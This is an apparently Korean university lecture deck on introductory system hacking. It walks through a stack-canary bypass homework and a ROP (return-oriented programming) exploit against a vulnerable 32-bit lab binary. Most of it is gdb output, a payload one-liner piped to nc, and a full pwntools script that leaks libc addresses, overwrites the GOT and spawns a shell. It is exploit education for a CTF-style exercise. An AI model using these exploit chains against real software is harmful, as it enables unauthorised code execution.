

시스템 해킹 입문하기 5회

2019. 05. 28

ROP(Return Oriented Programming)





INDEX



001/ Homework 풀이

002/ ROP

003/ 공지



아무도 안 풀어줘서 내가 풀었다 ㅎ

Homework 풀이

- Writeup





카나리 문제 빠르게 풀어버리기 Writeup

과제 03

서버가 고쳐져서 과제 출제합니다 ㅎㅎ

- 접속 방법 -

1. 과제 서버(168.188.123.212)에 접속
2. nc ezcanary 8080
3. nc로 접속해서 분석은 불가(프로그램을 바로 실행하는 것)

- 참고 -

서버 환경에서 분석은 불가능 하며, 분석은 주어진 바이너리로 하는 것으로 한다.
분석을 통해 페이로드를 작성한 뒤 nc ezcanary 8080으로 날리기..
카나리 값은 항상 고정되어 있으므로 로컬에서 카나리 == 서버에서 카나리임
셸을 탈취(system("/bin/sh"))한 후 홈 디렉토리의 flag 읽어서 보내기

문제 제공) 갓재승님

```
minibeef@edu:~$ nc ezcanary 8080
Hi do you know canary?
hello
minibeef say hellobye~
minibeef@edu:~$
```

과제 서버 접속(본인 계정) > nc 연결

Writeup



```
Dump of assembler code for function main:
0x080486dd <+0>:  lea    ecx,[esp+0x4]
0x080486e1 <+4>:  and    esp,0xffffffff
0x080486e4 <+7>:  push   DWORD PTR [ecx-0x4]
0x080486e7 <+10>: push    ebp
0x080486e8 <+11>: mov     ebp,esp
0x080486ea <+13>: push    ebx
0x080486eb <+14>: push    ecx
0x080486ec <+15>: call    0x080484a0 <__x86.get_pc_thunk.bx>
0x080486f1 <+20>: add     ebx,0x190f
0x080486f7 <+26>: mov     eax,DWORD PTR [ebx-0x4]
0x080486fd <+32>: mov     eax,DWORD PTR [eax]
0x080486ff <+34>: push    0x0
0x08048701 <+36>: push    0x2
0x08048703 <+38>: push    0x0
0x08048705 <+40>: push    eax
0x08048706 <+41>: call    0x08048430 <setvbuf@plt>
0x0804870b <+46>: add     esp,0x10
0x0804870e <+49>: call    0x08048669 <do_you_know_canary>
0x08048713 <+54>: sub     esp,0xc
0x08048716 <+57>: lea     eax,[ebx-0x17fa]
0x0804871c <+63>: push    eax
0x0804871d <+64>: call    0x08048410 <system@plt>
0x08048722 <+69>: add     esp,0x10
0x08048725 <+72>: mov     eax,0x0
0x0804872a <+77>: lea     esp,[ebp-0x8]
0x0804872d <+80>: pop     ecx
0x0804872e <+81>: pop     ebx
0x0804872f <+82>: pop     ebp
0x08048730 <+83>: lea     esp,[ecx-0x4]
0x08048733 <+86>: ret
End of assembler dump.
```

```
Dump of assembler code for function do_you_know_canary:
0x08048669 <+0>:  push    ebp
0x0804866a <+1>:  mov     ebp,esp
0x0804866c <+3>:  push    ebx
0x0804866d <+4>:  sub     esp,0x114
0x08048673 <+10>: call    0x080484a0 <__x86.get_pc_thunk.bx>
0x08048678 <+15>: add     ebx,0x1988
0x0804867e <+21>: mov     eax,gs:0x14
0x08048684 <+27>: mov     DWORD PTR [ebp-0xc],eax
0x08048687 <+30>: xor     eax,eax
0x08048689 <+32>: sub     esp,0xc
0x0804868c <+35>: lea     eax,[ebx-0x1820]
0x08048692 <+41>: push    eax
0x08048693 <+42>: call    0x08048400 <puts@plt>
0x08048698 <+47>: add     esp,0x10
0x0804869b <+50>: sub     esp,0xc
0x0804869e <+53>: lea     eax,[ebp-0x10c]
0x080486a4 <+59>: push    eax
0x080486a5 <+60>: call    0x080483e0 <gets@plt>
0x080486aa <+65>: add     esp,0x10
0x080486ad <+68>: sub     esp,0x8
0x080486b0 <+71>: lea     eax,[ebp-0x10c]
0x080486b6 <+77>: push    eax
0x080486b7 <+78>: lea     eax,[ebx-0x1809]
0x080486bd <+84>: push    eax
0x080486be <+85>: call    0x080483d0 <printf@plt>
0x080486c3 <+90>: add     esp,0x10
0x080486c6 <+93>: nop
0x080486c7 <+94>: mov     eax,DWORD PTR [ebp-0xc]
0x080486ca <+97>: xor     eax,DWORD PTR gs:0x14
0x080486d1 <+104>: je      0x080486d8 <do_you_know_canary+111>
0x080486d3 <+106>: call    0x080487b0 <__stack_chk_fail_local>
0x080486d8 <+111>: mov     ebx,DWORD PTR [ebp-0x4]
0x080486db <+114>: leave
0x080486dc <+115>: ret
End of assembler dump.
gdb-peda$
```



```

[-----code-----]
0x8048678 <do_you_know_canary+15>: add    ebx,0x1988
0x804867e <do_you_know_canary+21>: mov    eax,gs:0x14
0x8048684 <do_you_know_canary+27>: mov    DWORD PTR [ebp-0xc],eax
=> 0x8048687 <do_you_know_canary+30>: xor     eax,eax
0x8048689 <do_you_know_canary+32>: sub    esp,0xc
0x804868c <do_you_know_canary+35>: lea    eax,[ebx-0x1820]
0x8048692 <do_you_know_canary+41>: push   eax
0x8048693 <do_you_know_canary+42>: call   0x8048400 <puts@plt>

[-----stack-----]
0000| 0xffffd430 --> 0xf7fda9c --> 0xf7fcf3e0 --> 0xf7ffd940 --> 0x0
0004| 0xffffd434 --> 0x1
0008| 0xffffd438 --> 0xf7fcf410 --> 0x80482ea ("GLIBC_2.0")
0012| 0xffffd43c --> 0x1
0016| 0xffffd440 --> 0x0
0020| 0xffffd444 --> 0x1
0024| 0xffffd448 --> 0xf7ffd940 --> 0x0
0028| 0xffffd44c --> 0xf7fcf110 --> 0xf7dde000 --> 0x464c457f

Legend: code, data, rodata, value

Breakpoint 1, 0x8048687 in do_you_know_canary ()
gdb-peda$ x/x $ebp-0xc
0xffffd53c: 0x76256c00
    
```


GDB로 카나리 위치 확인 && 카나리 값 확인(0x76256c00)

Writeup




```
Dump of assembler code for function do_you_know_canary:
0x08048669 <+0>:  push    ebp
0x0804866a <+1>:  mov     ebp,esp
0x0804866c <+3>:  push    ebx
0x0804866d <+4>:  sub     esp,0x114
0x08048673 <+10>: call    0x80484a0 <__x86.get_pc_thunk.bx>
0x08048678 <+15>: add     ebx,0x1988
0x0804867e <+21>: mov     eax,gs:0x14
0x08048684 <+27>: mov     DWORD PTR [ebp-0xc],eax
0x08048687 <+30>: xor     eax,eax
0x08048689 <+32>: sub     esp,0xc
0x0804868c <+35>: lea     eax,[ebx-0x1820]
0x08048692 <+41>: push    eax
0x08048693 <+42>: call    0x8048400 <puts@plt>
0x08048698 <+47>: add     esp,0x10
0x0804869b <+50>: sub     esp,0xc
0x0804869e <+53>: lea     eax,[ebp-0x10c]
0x080486a4 <+59>: push    eax
0x080486a5 <+60>: call    0x80483e0 <gets@plt>
0x080486aa <+65>: add     esp,0x10
0x080486ad <+68>: sub     esp,0x8
0x080486b0 <+71>: lea     eax,[ebp-0x10c]
0x080486b6 <+77>: push    eax
0x080486b7 <+78>: lea     eax,[ebx-0x1809]
0x080486bd <+84>: push    eax
0x080486be <+85>: call    0x80483d0 <printf@plt>
0x080486c3 <+90>: add     esp,0x10
0x080486c6 <+93>: nop
0x080486c7 <+94>: mov     eax,DWORD PTR [ebp-0xc]
0x080486ca <+97>: xor     eax,DWORD PTR gs:0x14
0x080486d1 <+104>: je      0x80486d8 <do_you_know_canary+111>
0x080486d3 <+106>: call    0x80487b0 <__stack_chk_fail_local>
0x080486d8 <+111>: mov     ebx,DWORD PTR [ebp-0x4]
0x080486db <+114>: leave
0x080486dc <+115>: ret
End of assembler dump.
gdb-peda$
```

- 1) 카나리는 [ebp-0xc]에 있다.
- 2) gets는 [ebp-0x10c]부터 받는다.
- 3) 공격하고자 하는 RET는 [ebp+0x4]이다.



- 1) 카나리는 $[ebp-0xc]$ 에 있다.
- 2) gets는 $[ebp-0x10c]$ 부터 받는다.
- 3) 공격하고자 하는 RET는 $[ebp+0x4]$ 이다.

Writeup



Dummy[256] + Canary[4] + Dummy[12] + &system[4] + Dummy[4] + "/bin/sh"



```
minibee@edu:~$ (python -c 'print "A"*256 + "\x00\x6c\x25\x76" + "A"*12 + "\x10\x84\x04\x08" + "A"*4 + "\xa0\xa0\x04\x08";cat) | nc ezcanary 8080
Hi do you know canary?
minibee say AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

ls
ezcanary
ezcanary.sh
flag
peda
peda-session-ezcanary.txt

cat flag
{h2y_c4nar2_byp4zz_very_EZZZ}
```

너무너무너무 어렵다 ㅜㅜ

Return Oriented Programming

- Abstract
- Ready
- Stage 1
- Stage 0
- payload



What is ROP?

Abstract



“프로그램 내부의 기계어 코드를 짜맞추어 공격한다.”



<신문에서 필요한 글자만 잘라서 원하는 단어를 만드는 것과 같다.>

What is ROP?

Abstract



```
80484e8: 5b          pop    %ebx
80484e9: 5e          pop    %esi
80484ea: 5f          pop    %edi
80484eb: 5d          pop    %ebp
80484ec: c3          ret
80484ed: 8d 76 00    lea    0x0(%esi),%esi
```

pop pop pop ret같은 명령어 세트로 인자 정리(Gadget)

어떻게 공격할까?

Ready



```
1 #include <unistd.h>
2
3 int main()
4 {
5     char buf[100];
6
7     read(0, buf, 256);
8     write(1, buf, 100);
9
10    return 0;
11 }
```

다음 바이너리를 공격할 시나리오에 대해 이야기 해봅시다.

어떻게 공격할까?

Ready



```
minibee@argos-edu:~/Study/ROP$ checksec ROP
[*] '/home/minibee/Study/ROP/ROP'
  Arch:       i386-32-little
  RELRO:      Partial RELRO
  Stack:      No canary found
  NX:         NX enabled
  PIE:        No PIE (0x8048000)
minibee@argos-edu:~/Study/ROP$ cat /proc/sys/kernel/randomize_va_space
2
minibee@argos-edu:~/Study/ROP$
```

우선, 보호기법은 PIE, PIC, SSP 빼고 웬만하면 다 걸어도 됨.

바이너리는 32비트

환경은 아르고스 교육서버(즉, 이번 공격은 ASLR을 우회할 수 있음)

어떻게 공격할까?

Ready



공격은 RTL + RTL Chaining + GOT Overwrite

1. write 함수로 read의 실제 주소 구하기
2. read로 bss영역에 “/bin/sh” 쓰기
3. read로 write에 GOT overwrite(system)
4. write의 plt를 bss와 함께 호출

어떻게 공격할까?

Ready



```
read(0, bss, 8)  
>> "/bin/sh"
```



어떻게 공격할까?

Ready



```
read(0, write_got, 4)  
>> system_addr(read_addr - system_offset)
```

bss


"/bin/sh"

write@got

&system


어떻게 공격할까?

Ready



어떻게 공격할까?

Ready



Stage 1



1. write와 read의 plt, got
2. read와 system의 거리
3. 쓰기 가능한 영역
4. 파라미터 정리용 가젯

등이 필요합니다. 천천히 살펴보죠!

Stage 1



PLT와 GOT 구하기

```
gdb-peda$ elfsymbol write
Detail symbol info
write@reloc = 0x10
write@plt = 0x8048320
write@got = 0x804a014
gdb-peda$ elfsymbol read
Detail symbol info
read@reloc = 0
read@plt = 0x8048300
read@got = 0x804a00c
gdb-peda$
```

Peda 이용해 손쉽게 구하기

Stage 1



read와 system 거리 구하기

```
Temporary breakpoint 1, 0x0804845c in main ()
gdb-peda$ p read - system
$1 = 0xa8910
gdb-peda$
```

메인에 브레이크 걸고(테이블 로드) 거리 구하기

Stage 1



쓰기 가능한 영역 구하기

```
[10] .rel.plt      REL      080482b0 0002b0 000018 08 AI 5 23 4
[11] .init        PROGBITS 080482c8 0002c8 000023 00 AX 0 0 4
[12] .plt         PROGBITS 080482f0 0002f0 000040 04 AX 0 0 16
[13] .plt.got     PROGBITS 08048330 000330 000008 08 AX 0 0 8
[14] .text        PROGBITS 08048340 000340 0001b2 00 AX 0 0 16
[15] .fini         PROGBITS 080484f4 0004f4 000014 00 AX 0 0 4
[16] .rodata       PROGBITS 08048508 000508 000008 00 A 0 0 4
[17] .eh_frame_hdr PROGBITS 08048510 000510 00003c 00 A 0 0 4
[18] .eh_frame     PROGBITS 0804854c 00054c 0000e8 00 A 0 0 4
[19] .init_array   INIT_ARRAY 08049f0c 000f0c 000004 04 WA 0 0 4
[20] .fini_array   FINI_ARRAY 08049f10 000f10 000004 04 WA 0 0 4
[21] .dynamic      DYNAMIC   08049f14 000f14 0000e8 08 WA 6 0 4
[22] .got          PROGBITS 08049ffc 000ffc 000004 04 WA 0 0 4
[23] .got.plt     PROGBITS 0804a000 001000 000018 04 WA 0 0 4
[24] .data         PROGBITS 0804a018 001018 000008 00 WA 0 0 4
[25] .bss          NOBITS    0804a020 001020 000004 00 WA 0 0 1
[26] .comment      PROGBITS 00000000 001020 00002a 01 MS 0 0 1
[27] .symtab        SYMTAB   00000000 00104c 000410 10 28 44 4
[28] .strtab        STRTAB   00000000 00145c 0001f1 00 0 0 1
[29] .shstrtab      STRTAB   00000000 00164d 000105 00 0 0 1
```

Key to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
L (link order), O (extra OS processing required), G (group), T (TLS),
C (compressed), x (unknown), o (OS specific), E (exclude),
p (processor specific)

minibee@argos-edu:~/Study/ROP\$

bss 세그먼트는 쓰기가 가능하답니다 ㅎㅎ (readelf)

Stage 1




쓰기 가능한 영역 구하기


```
80484e8: 5b          pop    %ebx
80484e9: 5e          pop    %esi
80484ea: 5f          pop    %edi
80484eb: 5d          pop    %ebp
80484ec: c3          ret
80484ed: 8d 76 00    lea    0x0(%esi),%esi
00484f0 <__libc_csu_fini>:
80484f0: f3 c3      repz  ret
-
80484f8: e8 93 fe ff ff  call  8048390 <_x86.get_pc_thunk.bx>
80484fd: 81 c3 03 1b 00 00  add  $0x1b03,%ebx
8048503: 83 c4 08      add  $0x8,%esp
8048506: 5b          pop    %ebx
8048507: c3          ret
minibeef@argos-edu:~/Study/ROP$
```

read와 write 모두 인자가 3개이므로 pop pop pop ret 가젯 구하기


Stage 1



Stage 1



Stage 1





```
read(0,writableArea,len(str(binsh)))  
write(1,read_got,len(str(read_got)))  
read(0,read_got,len(str(read_got)))  
system(writableArea)
```


공격

payload



```
선택 minibee@argos-edu: ~/Study/ROP
1 from pwn import *
2
3 p = process('./ROP')
4 ELF('./ROP')
5
6 read_plt = 0x8048300
7 read_got = 0x804a00c
8 write_plt = 0x8048320
9 write_got = 0x804a014
10 system_offset = 0xa8910
11 bss = 0x0804a020
12 pppr = 0x080484e9
13
14 payload = 'A' * 104
15
16 payload += p32(write_plt)
17 payload += p32(pppr)
18 payload += p32(0x1)
19 payload += p32(read_got)
20 payload += p32(0x4)
21
22 payload += p32(read_plt)
23 payload += p32(pppr)
24 payload += p32(0x0)
25 payload += p32(bss) # /bin/sh
26 payload += p32(0x8)
27
28 payload += p32(read_plt)
29 payload += p32(pppr)
30 payload += p32(0x0)
31 payload += p32(read_got) # system
32 payload += p32(0x4)
33
34 payload += p32(read_plt)
35 payload += "A" * 4
36 payload += p32(bss)
37
38
39 ##### Attack #####
40
41 log.info('Exploit')
42 p.send(payload)
43
44 read_addr = u32(p.recv()[-4:])
45 system_addr = read_addr - system_offset
46
47 p.send('/bin/sh\x00')
48 p.send(p32(system_addr))
49 p.interactive()
```

```
6 read_plt = 0x8048300
7 read_got = 0x804a00c
8 write_plt = 0x8048320
9 write_got = 0x804a014
10 system_offset = 0xa8910
11 bss = 0x0804a020
12 pppr = 0x80484e9
13
14 payload = 'A' * 104
15
16 payload += p32(write_plt)
17 payload += p32(pppr)
18 payload += p32(0x1)
19 payload += p32(read_got)
20 payload += p32(0x4)
```

구한 주소들 넣기 && read 실제 주소 찾기

공격

payload



```
22 payload += p32(read_plt)
23 payload += p32(pppr)
24 payload += p32(0x0)
25 payload += p32(bss) # /bin/sh
26 payload += p32(0x8)
```

bss 영역에 /bin/sh 쓰기

공격

payload



```
28 payload += p32(read_plt)
29 payload += p32(pppr)
30 payload += p32(0x0)
31 payload += p32(read_got) # system
32 payload += p32(0x4)
```

GOT Overwrite

공격

payload



```
34 payload += p32(read_plt)
35 payload += "A" * 4
36 payload += p32(bss)
```

write plt 부르기

공격

payload



```
39 ##### Attack #####
40
41 log.info('Exploit')
42 p.send(payload)
43
44 read_addr = u32(p.recv()[-4:])
45 system_addr = read_addr - system_offset
46
47 p.send('/bin/sh\x00')
48 p.send(p32(system_addr))
49 p.interactive()
```

공격

payload



```
